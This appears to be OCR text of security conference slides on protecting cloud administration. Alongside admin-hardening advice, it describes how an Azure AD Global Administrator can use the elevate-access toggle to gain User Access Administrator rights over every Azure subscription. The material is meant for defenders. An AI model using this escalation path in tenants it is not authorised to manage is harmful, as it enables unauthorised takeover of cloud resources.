


Protecting Cloud Administration

- Only use Azure AD accounts (not synchronized)
- Enforce MFA for all admin accounts (preferably with Conditional Access)
- Use PIM with admin accounts as “Eligible”, not “Permanent”
- Protect cloud admin credentials with admin systems
  - Ok: Different web browser on user workstation
  - Better: connect to admin server to perform cloud administration
  - Best: separate admin workstation for cloud administration

Important: Web browser attacks can compromise cloud administration


Summary: On-Prem to Cloud



From Azure AD to Azure


An Unanticipated Attack Path

https://adsecurity.org/?p=4277



Sean Metcalf | @PyroTek3 | sean@trimarcsecurity.com

From Azure AD Global Admin to Azure Admin



Access management for Azure resources

AzureAdmin@trimarcrd.com (AzureAdmin@trimarcrd.com) can manage access to all Azure subscriptions and management groups in this directory. Learn more


Yes [✓ No]

Access Management for Azure Resources

When you set the toggle to **Yes**, you are assigned the User Access Administrator role in Azure RBAC at root scope (/). This grants you permission to assign roles in all Azure subscriptions and management groups associated with this Azure AD directory. This toggle is only available to users who are assigned the Global Administrator role in Azure AD.

When you set the toggle to **No**, the User Access Administrator role in Azure RBAC is removed from your user account. You can no longer assign roles in all Azure subscriptions and management groups that are associated with this Azure AD directory. You can view and manage only the Azure subscriptions management groups to which you have been granted access.

From Azure AD Global Admin to Azure Admin




How does elevate access work?

Azure AD and Azure resources are secured independently from one another. That is, Azure AD role assignments do not grant access to Azure resources, and Azure role assignments do not grant access to Azure AD. However, if you are a Global Administrator in Azure AD, you can assign yourself access to all Azure subscriptions and management groups in your directory. Use this capability if you don't have access to Azure subscription resources, such as virtual machines or storage accounts, and you want to use your Global Administrator privilege to gain access to those resources.

When you elevate your access, you will be assigned the User Access Administrator role in Azure at root scope (`/`). This allows you to view all resources and assign access in any subscription or management group in the directory. User Access Administrator role assignments can be removed using PowerShell.


From Azure AD Global Admin to Azure Admin



Access management for Azure resources

AzureAdmin@trimarcrd.com (AzureAdmin@trimarcrd.com) can manage access to all Azure subscriptions and management groups in this directory. Learn more

Yes [✓ No]




(Office 365) Global Admin

Yes

(Azure) User Access Administrator

